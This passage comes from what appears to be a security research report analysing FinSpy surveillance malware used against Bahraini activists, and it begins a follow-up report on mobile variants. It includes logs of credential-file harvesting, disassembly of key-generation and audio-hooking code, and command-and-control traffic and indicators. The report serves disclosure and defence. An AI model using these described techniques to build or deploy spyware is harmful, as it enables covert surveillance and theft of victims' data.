rundll32.exe	3996	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Thunderbird\Profiles	PATH NOT FOUND
rundll32.exe	3996	QueryOpen	C:\Documents and Settings\XPMUser\Local Settings\Application Data	SUCCESS
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data	SUCCESS
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Trillian\users\global	PATH NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Profiles	NAME NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\gain	NAME NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\purple	NAME NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Miranda	NAME NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Local Settings\Application Data	SUCCESS
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\MySpace\IM\users.txt	PATH NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Digsby\digsby.dat	PATH NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\history.dat	NAME NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\places.sqlite	SUCCESS
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\nssckbi.dll	NAME NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\nssckbi.dll	NAME NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\signons.txt	NAME NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\signons2.txt	NAME NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\signons3.txt	NAME NOT FOUND
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data	SUCCESS
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\history.dat	NAME NOT FOUND
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\places.sqlite	SUCCESS
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\nssckbi.dll	NAME NOT FOUND
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\nssckbi.dll	NAME NOT FOUND
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\signons.sqlite	SUCCESS
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\signons.sqlite	NAME NOT FOUND
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\signons.sqlite	NAME NOT FOUND
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\signons.sqlite	NAME NOT FOUND
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Local Settings\Application Data	SUCCESS
rundll32.exe	1068	QueryOpen	C:\Documents and Settings\XPMUser\Local Settings\Application Data\Google\Chrome\User Data\Default\Web ...	PATH NOT FOUND
rundll32.exe	4068	QueryOpen	C:\Documents and Settings\XPMUser\Local Settings\Application Data\Google\Chrome\User Data\Default\Login...	PATH NOT FOUND
rundll32.exe	4080	QueryOpen	C:\Documents and Settings\XPMUser\Local Settings\Application Data	SUCCESS
rundll32.exe	4080	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Opera\Opera\wand.dat	PATH NOT FOUND
rundll32.exe	4080	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Opera\Opera7\profile\wand.dat	PATH NOT FOUND
rundll32.exe	4088	QueryOpen	C:\Documents and Settings\XPMUser\Local Settings\Application Data	SUCCESS

We observed the creation of the file “t111o0000000.dat” in the data harvesting directory, as shown in the filesystem timeline below:

```


Thu Jun 14 2012 12:31:34 52719 mac. r/rr-xr-xr-x 0 0 26395-128-5 C:/WINDOWS/
Installer/{49FD463C-18F1-63C4-8F12-49F518F127}/09e493e2-05f9-4899-b661-
c52f3554c644
Thu Jun 14 2012 12:32:18 285691 ..b r/rrwxrwxrwx 0 0 26397-128-4 C:/WINDOWS/
Installer/{49FD463C-18F1-63C4-8F12-49F518F127}/t111o00000000.dat
Thu Jun 14 2012 12:55:12 285691 mac. r/rrwxrwxrwx 0 0 26397-128-4 C:/WINDOWS/
Installer/{49FD463C-18F1-63C4-8F12-49F518F127}/t111o00000000.dat
4096 ..c. -/rr-xr-xr-x 0 0 26447-128-4
    
```

The infected process “winlogon.exe” was observed writing this file via Process Monitor:

Process Name	Operation	Path	Result	Desired Access
winlogon.exe	CreateFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	Generic Write
winlogon.exe	SetEndOfFileInformationFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	EndOfFile: 0
winlogon.exe	SetAllocationInformationFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	AllocationSize: 0
winlogon.exe	WriteFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	Offset: 0, Length: 4,096
winlogon.exe	WriteFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	Offset: 4,096, Length: 4,096
winlogon.exe	WriteFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	Offset: 8,192, Length: 4,096
winlogon.exe	WriteFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	Offset: 12,288, Length: 4,096
winlogon.exe	WriteFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	Offset: 16,384, Length: 4,096
winlogon.exe	WriteFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	Offset: 20,480, Length: 4,096
winlogon.exe	WriteFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	Offset: 24,576, Length: 4,096
winlogon.exe	WriteFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	Offset: 28,672, Length: 4,096
winlogon.exe	WriteFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	Offset: 32,768, Length: 4,096
winlogon.exe	WriteFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	Offset: 36,864, Length: 4,096
winlogon.exe	WriteFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	Offset: 40,960, Length: 4,096
winlogon.exe	WriteFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	Offset: 45,056, Length: 4,096
winlogon.exe	WriteFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	Offset: 49,152, Length: 4,096
winlogon.exe	WriteFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	Offset: 53,248, Length: 4,096
winlogon.exe	WriteFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	Offset: 57,344, Length: 4,096
winlogon.exe	WriteFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	Offset: 61,440, Length: 4,096
winlogon.exe	WriteFile	C:\WINDOWS\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}\t111o00000000.dat	SUCCESS	Offset: 65,536, Length: 4,096

(A LARGER VERSION OF THIS IMAGE CAN BE FOUND [HERE](#))

Examination of this file reveals that it is a screenshot of the desktop:



Many other modules providing specific exfiltration capabilities were observed. Generally, the exfiltration modules write files to disk using the following naming convention: **XXY1TTTTTTTTT.dat**. **XX** is a two-digit hexadecimal module number, **Y** is a single-digit hexadecimal submodule number, and **TTTTTTTTT** is a hexadecimal representation of a Unix timestamp (less 1.3 billion) associated with the file creation time.

Encryption

The malware uses encryption in an attempt to disguise harvested data in the .dat files intended for exfiltration. Data written to the files is encrypted using AES-256-CBC (with no padding). The 32-byte key consists of 8 readings from memory address 0x7ffe0014: a special address in Windows that contains the low-order-4-bytes of the number of hundred-nanoseconds since 1 January 1601. The IV consists of 4 additional readings.

The AES key structure is highly predictable, as the quantum for updating the system clock (**HKLM\SYSTEM\CurrentControlSet\Services\W32Time\Config\LastClockRate**) is set to 0x2625A hundred-nanoseconds by default, and the clock readings that comprise the key and IV are taken in a tight loop:


```
...
0x406EA4: 8D45C0 LEA EAX, [EBP-0x40]
0x406EA7: 50 PUSH EAX
0x406EA8: FF150C10AF01 CALL DWORD PTR [0x1AF100C]]
0x406EAE: 8B4DE8 MOV ECX, DWORD PTR [EBP-0x18]
0x406EB1: 8B45C0 MOV EAX, DWORD PTR [EBP-0x40]
0x406EB4: 8345E804 ADD DWORD PTR [EBP-0x18], 0x4
0x406EB8: 6A01 PUSH 0x1
0x406EBA: 89040F MOV DWORD PTR [EDI+ECX], EAX
0x406EBD: FF152810AF01 CALL DWORD PTR [0x1AF1028]
0x406EC3: 817DE800010000 CMP DWORD PTR [EBP-0x18], 0x100
0x406ECA: 72D8 JB 0x406EA4
0x406ECC: 80277F AND BYTE PTR [EDI], 0x7F
...
```

The following AES keys were among those found to be used to encrypt records in .dat files. The first contains the same 4 bytes repeated, whereas in the second key, the difference between all consecutive 4-byte blocks (with byte order swapped) is 0x2625A.

```
70 31 bd cc 70 31
bd cc 70 31 bd cc
26 e9 23 60 80 4b 26 60 da ad 28 60 34 10 2b 60 8e 72 2d 60 e8 d4 2f 60 42 37
32 60 9c 99 34 60
```

In all, 64 clock readings are taken. The readings are encrypted using an RSA public key found in memory (whose modulus begins with A25A944E) and written to the .dat file before any other encrypted data. No padding is used in the encryption, yielding exactly 256 encrypted bytes. After the encrypted timestamp values, the file contains a number of records encrypted with AES, delimited by EAE9E8FF.

In reality, these records are only partially encrypted: if the record's length is not a multiple of 16 bytes (the AES block size), then the remainder of the bytes are written to the file unencrypted. For example, after typing "FinSpy" on the keyboard, the keylogger module produced the following (trailing plaintext highlighted):



The predictability of the AES encryption keys allowed us to decrypt and view these partially-encrypted records in full plaintext. The nature of the records depends on the particular module and submodule. For example, submodule Y == 5 of the Skype exfiltration module (XX == 14), contains a csv representation of the user's contact list:

```
Record # 0 Length: 243 bytes:
ó
@pÿÏ³D
@
#b`Opp192.168.131.67JRecordingEcsv 0p-0800UTC DST.1p2012-07-18 18:00:21.:p1970-
01-01 00:16:00Abhwatch1
Record # 1 Length: 96 bytes:
`USERNAME,FULLNAME,COUNTRY,AUTHORIZED,BLOCKED
Record # 2 Length: 90 bytes:
Zecho123,Echo / Sound Test Service,,YES,NO
Record # 3 Length: 95 bytes:
^bhwatch2,Bahrain Watch,United States,YES,NO
```

Submodule Y == 3 records file transfers. After a Skype file transfer concludes, the following file is created: %USERPROFILE%\Local Settings\Temp\smtXX.tmp. This file appears to contain the sent / received file. As soon as smtXX.tmp is finished being written to disk, a file (1431XXXXXXXXX.dat) is written, roughly the same size as smtXX.tmp. After

sending a picture (of birdshot shotgun shell casings used by Bahrain's police) to an infected Skype client, the file 1431028D41FD.dat was observed being written to disk. Decrypting it revealed the following:

```
Record # 0 Length: 441 bytes:  
1  
@pÿÏ³Ð  
@  
#b`Opp192.168.131.67Abhwatch1Bbhwatch2"CBahrain WatchIreceivedrC:\Documents  
and Settings\XPMUser\My Documents\gameborev3.jpgJRecording 0p-0800UTC  
DST.1p2012-07-20 12:18:21.:p2012-07-20 12:18:21
```

```
Record # 1 Length: 78247 bytes:  
[Note: Record #1 contained the contents of the .jpg file, preceded by hex  
A731010090051400, and followed by hex 0A0A0A0A.]
```

Additionally, submodule Y == 1 records Skype chat messages, and submodule Y == 2 records audio from all participants in a Skype call. The call recording functionality appears to be provided by hooking DirectSoundCaptureCreate:

```
Hook mode: Usermode  
Hook type: Inline/Trampoline  
Process: 424 (winlogon.exe)  
Victim module: dsound.dll (0x73f10000 - 0x73f6c000)  
Function: dsound.dll!DirectSoundCreate at 0x73f1473b  
Hook address: 0x2943b1a  
Hooking module: <unknown>  
  
Disassembly(0):  
0x73f1473b e9daf3a28e JMP 0x2943b1a  
0x73f14740 51 PUSH ECX  
0x73f14741 8b0d0460f673 MOV ECX, [0x73f66004]  
0x73f14747 8365fc00 AND DWORD [EBP-0x4], 0x0  
0x73f1474b 56 PUSH ESI  
0x73f1474c 57 PUSH EDI  
0x73f1474d e8b9d6ffff CALL 0x73f11e0b  
0x73f14752 83 DB 0x83  
  
Disassembly(1):  
0x2943b1a 8bff MOV EDI, EDI  
0x2943b1c 55 PUSH EBP  
0x2943b1d 8bec MOV EBP, ESP  
0x2943b1f 56 PUSH ESI  
0x2943b20 ff7510 PUSH DWORD [EBP+0x10]  
0x2943b23 8b750c MOV ESI, [EBP+0xc]  
0x2943b26 56 PUSH ESI  
0x2943b27 ff7508 PUSH DWORD [EBP+0x8]  
0x2943b2a ff15c4ac9402 CALL DWORD [0x294acc4]  
0x2943b30 85c0 TEST EAX, EAX
```

Command and Control

THIS SECTION DESCRIBES THE COMMUNICATIONS BEHAVIOR OF THE MALWARE.

When we examined the malware samples we found that they connect to a server at IP address 77.69.140.194

Process	Time	Direction	Destination
PM iexplore.exe	1908	TCP Send	:1181 -> static.ip.77.69.140.194.batelco.com.bh:22
PM iexplore.exe	1908	TCP Send	:1181 -> static.ip.77.69.140.194.batelco.com.bh:22
PM iexplore.exe	1908	TCP Receive	:1181 -> static.ip.77.69.140.194.batelco.com.bh:22
PM iexplore.exe	1908	TCP Disconnect	:1181 -> static.ip.77.69.140.194.batelco.com.bh:22
PM iexplore.exe	1908	TCP Reconnect	:1200 -> static.ip.77.69.140.194.batelco.com.bh:domain
PM iexplore.exe	1908	TCP Reconnect	:1200 -> static.ip.77.69.140.194.batelco.com.bh:domain
PM iexplore.exe	1908	TCP Disconnect	:1200 -> static.ip.77.69.140.194.batelco.com.bh:domain
PM iexplore.exe	1908	TCP Send	:1202 -> static.ip.77.69.140.194.batelco.com.bh:http
PM iexplore.exe	1908	TCP Send	:1202 -> static.ip.77.69.140.194.batelco.com.bh:http
PM iexplore.exe	1908	TCP Receive	:1202 -> static.ip.77.69.140.194.batelco.com.bh:http

WHOIS data⁷ reveals that this address is owned by [Batelco](#), the principal telecommunications company of Bahrain:

```
inetnum: 77.69.128.0 - 77.69.159.255
netname: ADSL
descr: Batelco ADSL service
country: bh
```

For a period of close to 10 minutes, traffic was observed between the infected victim and the command and control host in Bahrain.

A summary of the traffic by port and conversation size:

Address A	Port A	Address B	Port B	Packets .	Bytes	Packets A>B	Bytes A>B	Packets A<B	Bytes A<B	Rel Start	Duration	bps A->B	bps A<-B
192.168.131.65	1200	77.69.140.194	53	3	186	3	186	0	0	46.533336000	8.9749	165.80	N/A
192.168.131.65	1212	77.69.140.194	53	3	186	3	186	0	0	229.148416000	8.9776	165.75	N/A
192.168.131.65	1217	77.69.140.194	53	3	186	3	186	0	0	447.436820000	8.9725	165.84	N/A
192.168.131.65	1204	77.69.140.194	80	15	1767	8	1273	7	494	101.999621000	2.0481	4972.45	1929.61
192.168.131.65	1205	77.69.140.194	80	15	1767	8	1273	7	494	134.195659000	2.0208	5039.53	1955.64
192.168.131.65	1181	77.69.140.194	22	25	5489	13	4387	12	1107	15.101931000	2.5512	13756.79	3455.66
192.168.131.65	1202	77.69.140.194	80	25	5225	13	4387	12	838	68.840833000	2.7173	12915.95	2467.19
192.168.131.65	1207	77.69.140.194	80	56	7266	27	4312	29	2954	166.481391000	32.9779	1046.04	716.60
192.168.131.65	1213	77.69.140.194	443	1710	1270075	597	59063	1113	1211012	251.429902000	193.7304	2438.98	50008.13
77.69.140.194	4111	192.168.131.65	1219	15660	4766223	8258	498554	7402	4267669	469.714476000	196.8652	20259.71	173425.05

⁷ <http://whois.domaintools.com/77.69.140.194>

The infected VM talks to the remote host on the following five TCP ports:

```
22  
53  
80  
443  
4111
```

Based on observation of an infected machine we were able to determine that the majority of data is exfiltrated to the remote host via ports 443 and 4111.

```
192.168.131.65:1213 -> 77.69.140.194:443 1270075 bytes  
192.168.131.65:4111 -> 77.69.149.194:4111 4766223 bytes
```

Conclusion about Malware Identification

Our analysis yields indicators about the identity of the malware we have analyzed:

1. Debug strings found in the memory of infected processes appear to identify the product as FinSpy
2. The samples have similarities with malware that communicates with domains belonging to Gamma International

As we previously noted, infected processes were found containing strings that include “finspyv4.01” and “finspyv2”:

```
y:\svn_branches\finspyv4.01\finspyv2\src\libs\libgmp\mpn-tdiv_qr.c  
y:\svn_branches\finspyv4.01\finspyv2\src\libs\libgmp\mpn-mul_fft.c  
y:\svn_branches\finspyv4.01\finspyv2\src\target\bootkit_x32driver\objfre_w2k_x86\  
i386\bootkit_x32driver.pdb
```

Publicly available descriptions of the FinSpy tool collected by [Privacy International](#) among others and posted on Wikileaks⁸ make the a series of claims about functionality:

- > Bypassing of 40 regularly tested Antivirus Systems
- > Covert Communication with Headquarters
- > Full Skype Monitoring (Calls, Chats, File Transfers, Video, Contact List)
- > Recording of common communication like Email, Chats and Voice-over-IP
- > Live Surveillance through Webcam and Microphone
- > Country Tracing of Target
- > Silent Extracting of Files from Hard-Disk
- > Process-based Key-logger for faster analysis
- > Live Remote Forensics on Target System
- > Advanced Filters to record only important information
- > Supports most common Operating Systems (Windows, Mac OSX and Linux)

8 E.g. http://wikileaks.org/spyfiles/files/o/289_GAMMA-20110-FinSpy.pdf

Shared behavior with a sample that communicates with Gamma

The virtual machine used by the packer has very special sequences in order to execute the virtualised code, for example:

```
66 C7 07 9D 61 mov word ptr [edi], 619Dh
C6 47 02 68 mov byte ptr [edi+2], 68h
89 57 03 mov [edi+3], edx
C7 47 07 68 00 00 00 mov dword ptr [edi+7], 68h
89 47 08 mov [edi+8], eax
C6 47 0C C3 mov byte ptr [edi+0Ch], 0C3h
```

Based on this we created a signature from the Bahrani malware, which we shared with another security researcher who identified a sample that shared similar virtualised obfuscation. That sample is:

```
md5: c488a8aaef0df577efdf1b501611ec20
sha1: 5ea6ae50063da8354e8500d02d0621f643827346
sha256: 81531ce5a248aead7cda76dd300f303dafe6f1b7a4c953ca4d7a9a27b5cd6cdf
```

The sample connects to the following domains:

```
tiger.gamma-international.de
ff-demo.blogdns.org
```

The domain **tiger.gamma-international.de** has the following Whois information:⁹

```
Domain: gamma-international.de
Name: Martin Muench
Organisation: Gamma International GmbH
Address: Baierbrunner Str. 15
PostalCode: 81379
City: Munich
CountryCode: DE
Phone: +49-89-2420918-0
Fax: +49-89-2420918-1
Email: info@gamma-international.de
Changed: 2011-04-04T11:24:20+02:00
```

Martin Muench is a **representative** of Gamma International, a company that sells “advanced technical surveillance and monitoring solutions”. One of the services they provide is **FinFisher: IT Intrusion**, including the FinSpy tool. This labelling indicates that the matching sample we were provided may be a demo copy a FinFisher product per the domain **ff-demo.blogdns.org**.

We have linked a set of novel virtualised code obfuscation techniques in our Bahraini samples to another binary that communicates with Gamma International IP addresses. Taken alongside the explicit use of the name “FinSpy” in debug strings found in infected processes, we suspect that the malware is the FinSpy remote intrusion tool. This evidence appears to be consistent with the theory that the dissidents in Bahrain who received these e-mails were targeted with the FinSpy tool, configured to exfiltrate their harvested information to servers in Bahraini IP space. If this is not the case, we invite Gamma International to explain.

9 <http://whois.domaintools.com/gamma-international.de>

Recommendations

The samples from email attachments have been shared with selected individuals within the security community, and we strongly urge antivirus companies and security researchers to continue where we have left off.

Be wary of opening unsolicited attachments received via email, skype or any other communications mechanism. If you believe that you are being targeted it pays to be especially cautious when downloading files over the Internet, even from links that are purportedly sent by friends.

Acknowledgements

Malware analysis by Morgan Marquis-Boire and [Bill Marczak](#).

Assistance from Seth Hardy and Harry Tuttle gratefully received.

Special thanks to [John Scott-Railton](#).

Thanks to Marcia Hofmann and the [Electronic Frontier Foundation](#) (EFF).

We would also like to acknowledge [Privacy International](#) for their continued work and graciously provided background information on Gamma International.

The SmartPhone Who Loved Me:

FinFisher Goes Mobile?

Authors: Morgan Marquis-Boire, Bill Marczak and
Claudio Guarnieri

This report describes our work analyzing several samples which appear to be mobile variants of the FinFisher Toolkit, and ongoing scanning we are performing that has identified more apparent FinFisher command and control servers.

Introduction

Earlier this year, Bahraini Human Rights activists were targeted by an email campaign that delivered a sophisticated Trojan. In [From Bahrain with Love: FinFisher's Spy Kit Exposed?](#) we characterized the malware, and suggested that it appeared to be FinSpy, part of the FinFisher commercial surveillance toolkit. Vernon Silver concurrently [reported our findings](#) in *Bloomberg Business Week*, providing background on the attack and the analysis, and highlighting links to FinFisher's parent company, Gamma International.

After these initial reports, Rapid7, a Boston-based security company, produced a [follow-up analysis](#) that identified apparent FinFisher Command and Control (C&C) servers on [five continents](#). After the release of the Rapid7 report, Gamma International representatives [spoke with Bloomberg](#) and *The New York Times*' [Bits Blog](#), and denied that the servers found in 10 countries were instances of their products.

Following these analyses, we were contacted by both the security and activist communities with potentially interesting samples. From these, we identified several apparent mobile Trojans for the iOS, Android, BlackBerry, Windows Mobile and Symbian platforms. **Based on our analysis, we found these tools to be consistent in functionality with claims made in the documentation for the [FinSpy Mobile](#) product**, a component of the FinFisher toolkit. Several samples appear to be either demo versions or "unpackaged" versions ready to be customized, while others appear to be samples in active use.

Promotional literature describes this product as providing:

- > Recording of common communications like Voice Calls, SMS/MMS and Emails
- > Live Surveillance through silent calls
- > File Download (Contacts, Calendar, Pictures, Files)
- > Country Tracing of Target (GPS and Cell ID)
- > Full Recording of all BlackBerry Messenger communications
- > Covert Communications with Headquarters

In addition to analysis of these samples, we are conducting an ongoing scan for FinFisher C&C servers, and have identified potential servers in the following countries: **Bahrain, Brunei, the Czech Republic, Ethiopia, Indonesia, Mongolia, Singapore, the Netherlands, Turkmenistan, and the United Arab Emirates (UAE).**

Mobile Trojans


iOS

This trojan was developed for [Arm7](#), built against iOS SDK 5.1 on OSX 10.7.3 and it appears that it will run on iPhone 4, 4S, iPad 1, 2, 3, and iPod touch 3, 4 on iOS 4.0 and up.

The bundle is called “install_manager.app” and the contents of it are:

```
99621a7301bfd00d98c222a89900aeef ./data
1f73ebf8be52aa14d4d4546fb3242728 ./_CodeSignature/CodeResources
9273880e5baa5ac810f312f8bd29bd3f ./embedded.mobileprovision
2cbe06c89dc5a43ea0e0600ed496803e ./install_manager
23b7d7d024abb0f558420e098800bf27 ./PkgInfo
11e4821d845f369b610c31592f4316d9 ./Info.plist
ce7f5b3d4bfc7b4b0da6a06dccc515f2 ./en.lproj/InfoPlist.strings
3fa32da3b25862ba16af040be3451922 ./ResourceRules.plist
```

Investigation of the Mach-O binary ‘install_manager’ reveals the text “FinSpy”:




A hex dump of a Mach-O binary showing the string "FinSpy". The dump consists of two columns: the left column shows hexadecimal values and the right column shows the corresponding ASCII characters. The string "FinSpy" is clearly visible in the right column, starting at offset 0000b7a0.

```
0000b780 70 02 00 00 6f 02 00 00 20 00 2f 55 73 65 72 73 |p...o... ./Users
0000b790 2f 61 64 6d 2f 43 6f 64 65 2f 64 65 76 65 6c 6f | /adm/Code/develo
0000b7a0 70 6d 65 6e 74 2f 46 69 6e 53 70 79 56 32 2f 73 | pment/FinSpyV2/s
0000b7b0 72 63 2f 69 4f 53 2f 43 6f 72 65 54 61 72 67 65 |rc/iOS/CoreTarge
0000b7c0 74 2f 00 2f 55 73 65 72 73 2f 61 64 6d 2f 43 6f |t./Users/adm/Co
0000b7d0 64 65 2f 64 65 76 65 6c 6f 70 6d 65 6e 74 2f 46 |de/development/F
0000b7e0 69 6e 53 70 79 56 32 2f 73 72 63 2f 69 4f 53 2f |inSpyV2/src/iOS/
0000b7f0 49 6e 73 74 61 6c 6c 65 72 2f 69 6e 73 74 61 6c |Installer/instal
0000b800 6c 5f 6d 61 6e 61 67 65 72 2f 69 6e 73 74 61 6c |l_manager/instal
0000b810 6c 5f 6d 61 6e 61 67 65 72 2f 6d 61 69 6e 2e 6d |l_manager/main.m
```

Further references to “FinSpy” were identified in the binary:

```
